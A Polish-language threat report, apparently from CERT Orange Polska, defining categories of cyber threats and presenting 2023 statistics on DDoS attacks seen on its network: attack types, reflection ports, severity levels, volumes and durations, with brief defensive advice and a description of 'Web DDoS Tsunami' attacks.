w rozkładzie procentowym



Kategorie działań zagrażających cyberbezpieczeństwu (działania naruszające bezpieczeństwo):

Złośliwe oprogramowanie

Wszelkie programy (w tym m.in. kody, skrypty) o szkodliwym działaniu na system informatyczny lub jego użytkownika. Uruchamiane na urządzeniu, które zmienia jego stan lub działanie bez świadomej zgody właściciela. Złośliwe oprogramowanie można dzielić na różne sposoby i rodzaje. Jednak przede wszystkim należy wyróżnić ich funkcje działania, czyli jakie działania dany złośliwy program podjął, np. wysyłanie danych do określonego celu (m. in. hostowanie C&C), backdoor, oprogramowanie szpiegujące, wysyłanie spamu (w tym m. in. złośliwe oprogramowanie w załączniku wiadomości lub link do skompromitowanego adresu URL), ataki siłowe czy słownikowe, ataki DoS.

Hakowanie

Działalność związana z włamywaniem i wykorzystywaniem zasobów informacyjnych. Wszelkie próby umyślnego uzyskiwania dostępu lub mające na celu uszkodzenie zasobów informacyjnych bez (lub z przekroczeniem) autoryzacji, poprzez obejście lub udaremnienie logicznych mechanizmów zabezpieczeń. Obejmuje m. in. ataki przełamywania haseł, ataki DoS, użycie skradzionych poświadczeń logowania. Zarówno w kategorii Hakowanie jak w i kategorii Nadużycie wykorzystywane są podobne wektory i osiągane podobne cele. Różnica jest taka, że w Nadużyciu aktor otrzymał legalnie dostęp i uprawnienia do zasobów informacyjnych (i wykorzystał je w sposób nieuprawniony), natomiast w Hakowaniu dostęp i uprawnienia aktor uzyskał bezprawnie.

Socjotechnika

Wszelkie działania wykorzystujące czynnik ludzki (użytkownika). Jeden z najskuteczniejszych sposobów i taktyk zdobywania poufnych informacji, wykorzystujący najsłabsze ogniwo zabezpieczeń czyli człowieka – oddziaływanie na inne osoby lub grupy społeczne. Taktyki socjotechniczne to m.in. pretekst, oszustwo, manipulacja, podszywanie się czy wymuszenie. Socjotechnika wykorzystywana jest m.in. w atakach phishingowych, spam czy scam.

Nadużycie

Definiowane jako wykorzystanie powierzonych zasobów informacyjnych lub przywilejów w sposób sprzeczny z zamierzonym. Obejmuje m.in. naruszenia zasad użytkowania (np. poczty elektronicznej), nadużycia administracyjne czy korzystanie z niezatwierdzonych zasobów (np. oprogramowania). Te działania mogą być złośliwe lub niezłośliwe. Nadużycia dotyczą wyłącznie stron, które cieszą się pewnym zaufaniem ze strony organizacji, takich jak osoby z wewnątrz i partnerzy.

Fizyczne

Zamierzone zagrożenia związane z bliskością, posiadaniem lub użyciem siły. Obejmuje m.in. kradzież, manipulację, szpiegowanie, sabotaż, dostęp do urządzeń lokalnych, napaść. Zagrożenia naturalne i awarie zasilania często są klasyfikowane jako zagrożenia fizyczne. Jednak w tej klasyfikacji tego typu działania obejmuje kategoria Środowiskowe z wyjątkiem umyślnych działań popełnionych przez człowieka.

Błąd

Wszystko, co zostało zrobione (lub pozostawione niewykonane) nieprawidłowo lub przypadkowo. Obejmuje m.in. pominięcia, błędne konfiguracje, błędy programowania, przeoczenia, awarie. Nie obejmuje czegoś zrobionego (lub pozostawionego niewykonanego) celowo lub domyślnie, co później okaże się niemądre lub niewystarczające.

Środowisko

Zarówno zdarzenia naturalne, takie jak trzęsienia ziemi czy powodzie, jak i zagrożenia ściśle związane z bezpośrednim otoczeniem/infrastrukturą, w której znajdują się chronione aktywa. Te związane z bezpośrednim otoczeniem obejmują m.in. awarie zasilania, zakłócenia elektryczne czy przecieki rur.



Wolumetryczne ataki DDoS

Ataki identyfikowane na łączach Orange Polska


Przedstawiamy skalę oraz typy wolumetrycznych ataków DDoS identyfikowanych na analizowanych łączach Orange Polska. Analizy dotyczą przede wszystkim rodzajów wykrywanych ataków DDoS, ich siły, czasu trwania oraz porównań z ubiegłym rokiem.

Ataki odmowy dostępu do usługi (Distributed Denial of Service – DDoS) to jedne z najprostszych i najbardziej popularnych ataków na sieć lub system komputerowy, a zarazem jedne z bardziej niebezpiecznych i groźnych w skutkach. Ich głównym celem jest utrudnienie bądź uniemożliwienie korzystania z oferowanych przez zaatakowany system usług sieciowych i w efekcie paraliż infrastruktury ofiary poprzez masowe wysyłanie zapytań do zaatakowanej usługi.

Port 389 jest wykorzystywany przez usługę CLDAP (Connectless Lightweight Directory Access Protocol) służącej do korzystania z usług katalogowych. Na analizowanym łączu Orange Polska największy ruch na tym porcie (ponad 14 Gbps) zaobserwowano w kwietniu. Od kwietnia widoczny jest również spadek ruchu na tym porcie.

Charakterystyka ruchu na porcie 389


na łączach Orange Polska



Port 123 jest używany przez usługę NTP (Network Time Protocol) służącej synchronizacji czasu w systemach teleinformatycznych i telekomunikacyjnych. Największy ruch na tym porcie zaobserwowano w lutym oraz marcu (niemal 70 Gbps).

Charakterystyka ruchu na porcie 123


na łączach Orange Polska



Port 53 używany przez usługę DNS (Domain Name System), odpowiedzialną za wzajemną translację nazw domenowych i adresów IP. Największy ruch na tym porcie został zidentyfikowany w marcu (ponad 120 Gbps).

Charakterystyka ruchu na porcie 53

na łączach Orange Polska




Ataki DDoS – typy ataków

Klasyfikacja ataków DDoS używana przez CERT Orange Polska opiera się na trzech kategoriach o różnym poziomie krytyczności. Ten aspekt jest zależny od wolumenu ruchu oraz czasu trwania anomalii. Alert wysoki najczęściej ma istotny wpływ na dostępność usług, zaś te o poziomach średnim i niskim ograniczają ją jedynie w specyficznych warunkach. Częstość występowania ataków DDoS na przestrzeni ostatnich lat utrzymuje się na zbliżonym poziomie, choć z tendencją wzrostową.

Najwięcej alertów na przestrzeni roku 2023 zarejestrowano 11 lipca (ponad 3500). Wzrost ten spowodowany był zwiększoną liczbą ataków typu carpet bombing. Znaczny wzrost liczby alertów zaobserwowano w ostatnich dniach roku 2023.

Rozkład alertów DDoS w podziale na poziom krytyczności

na łączach Orange Polska



W rozkładzie procentowym poziomu krytyczności ataków DDoS w roku 2023 największy udział alertów stanowiły te o najniższym stopniu krytyczności – niemal połowę odnotowanych zdarzeń. W porównaniu do 2022 r. jest ich nieco mniej (spadek o 5,8 pp.). W roku 2023 udział ataków o średnim stopniu krytyczności wyraźnie zwiększył się (o 7,8 pp.) w porównaniu do roku 2022 i wyniósł 44,5 procenta. Udział ataków o najwyższym stopniu krytyczności wyniósł 8,4 proc. i był nieco niższy w stosunku do roku 2022 (10,4 proc.).

W rozkładzie najczęstszych typów ataków, podobnie jak w poprzednich latach, najczęściej występującymi rodzajami ataków wolumetrycznych obok IP/UDP Fragmentation (59,2 proc. wszystkich ataków – znaczny wzrost w stosunku do roku 2022 – o 11 pp.) były ataki Reflected DDoS przy użyciu protokołów UDP. Wśród nich w roku 2023 najczęściej – podobnie jak w poprzednich latach – wykorzystywane były otwarte serwery DNS (42,6 proc. – znaczny wzrost w stosunku do roku 2022 – o 10,1 pp.), niepoprawnie skonfigurowane serwery czasu (NTP) – identyfikowane w 13,1 proc. wszystkich ataków (znaczny spadek w stosunku do roku 2022 – o 10,2 pp. oraz otwarte serwery LDAP – identyfikowane w 3 proc. – znaczny spadek w stosunku do roku 2022 – o 4,1 pp.).

Poziom krytyczności alertów DDoS

rozkładzie procentowym — 2023 — 2022





Diagram poziomu krytyczności alertów DDoS

w rozkładzie procentowym — Wysoki 10,4% — Średni 36,7% — Niski 52,9%




Oprócz usługi DNS, NTP oraz CLDAP dość często w atakach Reflected DDoS wykorzystywanych było wiele innych usług takich jak: SSDP – port UDP/1900, CHARGEN – port UDP/19, czy Apple Remote Desktop (ARD) – port UDP/3283, WS-Discovery (WSD) – port UDP/3702, Ubiquiti – port UDP/10001, openvpn – port UDP/1194, czy Layer 2 Tunneling Protocol (L2TP) – port UDP/1701.

W roku 2023 nastąpił wzrost ataków DNS Aplification oraz związanych z nimi ataków UDP Fragmentation. W ostatnich latach utrzymuje się tendencja spadkowa ataków Reflected DDoS opartych na protokole UDP, a także ataków IP Fragmentation przy jednoczesnym wzroście ataków złożonych, wielowektorowych wykorzystujących techniki związane z TCP SYN, TCP RST oraz TCP ACK, w tym także ataków Reflected DDoS przy użyciu protokołów TCP (SYN-ACK). Ma to bezpośredni związek z ich trudniejszym wykryciem oraz łagodzeniem. **Aby zapoznać się z opisami rodzajów ataków zapraszamy do Glosariusza.**


Najczęstsze typy ataków DDoS

na łączach Orange Polska — 2023 — 2022



Najczęstsze typy ataków DDoS w rozkładzie miesięcznym

na łączach Orange Polska — IP Fragmentation — DNS Amplification — NTP Amplification — TCP ACK — ICMP Flood — TCP RST — TCP SYN — CLDAP Amplification — Memcached Amplification




Ataki DDoS – wolumen ataku i czas trwania

Średnia wielkość szczytowego natężenia ataku DDoS zaobserwowana w sieci Orange Polska sięgnęła poziom ponad 3,2 Gbps (nieco ponad 2,5 Gbps w roku 2023). Z kolei największa odnotowana wartość natężenia ruchu w szczycie ataku to ok. 543 Gbps (przy niemal 462 Gbps w 2022 r.). Na przestrzeni ostatnich lat utrzymuje się tendencja wzrostowa jeśli chodzi o wielkość ataków, choć coraz częściej obserwowane były ataki bardziej wyrafinowane, dopasowane do rozpoznanego celu ataku (w tym carpet bombing), w których o ich dotkliwości nie stanowi tylko jak największa siła. Na wzrost siły ataków wpływ mają nie tylko szybsze łącza internetowe, ale też przystępna cena ataków DDoS na czarnym rynku oraz w dużym stopniu wykorzystywanie technik wzmocnionego odbicia oraz botnetów bazujących na urządzeniach internetu rzeczy. Rozkład procentowy wolumenów ataków jest podobny jak w poprzednich latach. **W porównaniu do roku 2022 zaobserwowano wzrost ataków o sile powyżej 10 Gbps (o 2,9 pp.)**, w przedziale 5-10 Gbps (o 1,7 pp.) oraz w przedziale 2-5 Gbps (o 1,6 pp.). W pozostałych grupach nastąpił spadek udziału ataków, największy w grupie ataków w przedziale 0,5-2 Gbps (o 3,5 pp.), ataków o sile poniżej 0,2 Gbps (o 2,9 pp.) natomiast ataków w przedziale 0,2-05 Gbps nastąpił nieznaczny spadek.

Wolumen ataków DDoS

na łączach Orange Polska




Jak bronić się, a raczej jak nie uczestniczyć w atakach Reflected DDoS:

– wyłączyć usługę wszędzie tam, gdzie nie jest potrzebna
– nie udostępniać usługi wszystkim użytkownikom, jeśli nie jest to konieczne
– korzystać z możliwie najnowszej wersji protokołu

Choć istnieje wiele metod ochrony przed DDoS, duże ataki wolumetryczne mogą zostać zmitygowane jedynie na poziomie ISP bądź przy wsparciu specjalistycznych firm „ukrywających" chronione serwisy za swoją infrastrukturą. W takiej sytuacji ograniczenie skutków następuje dzięki geograficznemu rozproszeniu węzłów, filtrowaniu złośliwego ruchu oraz łączom o dużej przepustowości.

Wolumen ataków DDoS na przestrzeni ostatnich lat


zaobserwowanych w sieci Orange Polska



Podobnie jak w latach poprzednich utrzymuje się trend wskazujący na coraz krótszy czas trwania ataków. Rozkład grup czasu trwania ataków DDoS jest bardzo zbliżony do roku 2022. Zdecydowana większość zarejestrowanych alertów, podobnie jak w 2022 roku, trwała poniżej 10 minut (ponad 80 proc. wszystkich – nieznaczny wzrost w stosunku do roku 2022). Średni czas trwania wszystkich zarejestrowanych alertów wyniósł ponad 13 minut (w roku 2022 było to niemal 13 minut).

Czas trwania ataków DDoS

zaobserwowanych w sieci Orange Polska



Światowy krajobraz DDoS-ów

Już od kilku lat nieodzownym elementem krajobrazu zagrożeń są ataki DDoS. Stały się cyberbronią dla hakerów i haktywistów oraz narzędziem dla przestępców poszukujących okupu, którzy kierują swoje ataki na podatne firmy w sektorach finansowym, handlowym, energetycznym lub transportowym.

Obserwujemy, analizujemy i widzimy, duże zmiany w tym jak atakowano dawniej, a jak obecnie. Nasi adwersarze wiedzą, że dobrze umiemy się bronić przed ich atakami, toteż stale doskonalą swój warsztat, rozwijają narzędzia i starają się atakować w coraz bardziej wyrafinowany sposób.

Jeszcze niedawno temat ataków można było ograniczyć do poziomu warstwy sieciowej – czy był to atak wolumetryczny, aplikacyjny oraz jaki wykorzystywał protokół. Potem nastąpił czas, w którym zaczęto uwzględniać taktyki ataków i pojawiły się te typu „carpet bomb" oraz „burst attack".

Rok 2023 to zdecydowanie kolejna zmiana w podejściu do DDoS-ów. Jest to rok ataków złożonych, wielowektorowych oraz długich. Cyberprzestępcy widząc skuteczność mechanizmów obrony zaczęli szukać słabych punktów. Stosowanie przez nich ozległych ataków wolumetrycznych osłabia ochronę i w tym czasie mogą oni prowadzić intensywne, dobrze zaplanowane ataki aplikacyjne. Dodatkowo zaobserwowaliśmy, że atakujący starają się bardzo mocno rozproszyć ataki poprzez zróżnicowane podejście do budowy swojej infrastruktury. Istnieją grupy wykorzystujące przejęte systemy klienckie, inne korzystają z proxy-VPN i innych systemów anonimizacji IP, a jeszcze inni wykorzystują duże botnety składające się ze źle skonfigurowanych urządzeń sieciowych.

Web DDoS Tsunami

Atak **Tsunami Web DDoS** jest ewolucją cyberataku typu HTTP DDoS Flood, który jest wyrafinowany, agresywny, bardzo trudny do wykrycia i łagodzenia bez blokowania legalnego ruchu. Ataki tego typu nie ograniczają się do intensywnego zalewania portów urządzeń sieciowych w warstwie L3 lub L4. Zamiast tego skalują się pod względem objętości i intensywności. Są to miliony zaszyfrowanych żądań na sekundę (RPS) na warstwie L7. Charakterystyka ataku Tsunami Web DDoS obejmuje:

Objętość ataku - W ciągu ostatnich kilku miesięcy doszło do kilku ataków z poziomem RPS sięgającym 10 milionów, co stanowi znaczącą eskalację wolumenu ataku.

Tak wysoki poziom zapytań w ataku Web DDoS Tsunami może szybko przeciążyć tradycyjne zapory aplikacji internetowych (WAF) i rozwiązania ochrony przed DDoS. Co więcej, wyrafinowana i droga infrastruktura działająca w warstwie aplikacyjnej, stawia większe wyzwania w zakresie podejścia do obrony przed takimi atakami. Ochrona przed tym atakiem nie może zostać ograniczona do działań na samym WAF. Tak samo jak atak jest wielowektorowy, podobnie trzeba podchodzić do mitygacji.

Czas trwania ataku - Do tej pory (te bardzo dobrze znane) ataki z wysokimi poziomami żądań RPS (liczonymi w milionach) trwały mniej niż minutę.

Obecnie obserwowane ataki Web DDoS Tsunami potrafią trwać wiele godzin lub nawet dni podczas wielokrotnych fal ataków. W wielu przypadkach atak rozpoczyna się „pełną mocą" w mniej niż 10 sekund.

Jeżeli taka, nawet dobrze zabezpieczona, strona internetowa nagle otrzymuje 500 000 lub 1 milion RPS w mniej niż 10 sekund, to systemy ją chroniące mogą się nie włączyć, podczas gdy serwery aplikacyjne zostaną wysycone.

Botnety, które uruchamiają ataki Web DDoS Tsunami, można charakteryzować pod wieloma względami. Ich wielkość – czyli liczba unikalnych adresów IP, z których pochodzą atakujące transakcje – wynosi od tysięcy do setek tysięcy urządzeń końcowych z lokalizacji na całym świecie. Mogą one być przypisane do licznych numerów autonomicznych systemów (ASNs), które zwykle są własnością dostawców usług. Tutaj obserwujemy kilka wybijających się krajów (źródeł ataków), jednak zasadniczo widać, że atak jest mocno rozproszony.

Podczas ataku Web DDoS Tsunami, każdy atakujący adres IP generuje poziomy RPS, które są podobne, wyższe lub niższe od poziomów RPS pochodzących od prawidłowych klientów. I to stanowi znaczący problem w sytuacji, gdy chcemy identyfikować najmocniejsze źródło ataku. Ograniczenie liczby zapytań lub prędkości dla adresów źródłowych z wysokimi poziomami RPS może prowadzić do nieakceptowalnego poziomu fałszywych pozytywów - co tylko służy celom atakującego. W niektórych przypadkach atakujący generują ataki Web DDoS Tsunami z dużej liczby botnetów, które generują bardzo niskie wolumeny RPS, aby uniknąć prostych obron, takich jak limity RPS, transakcji czy prędkości.

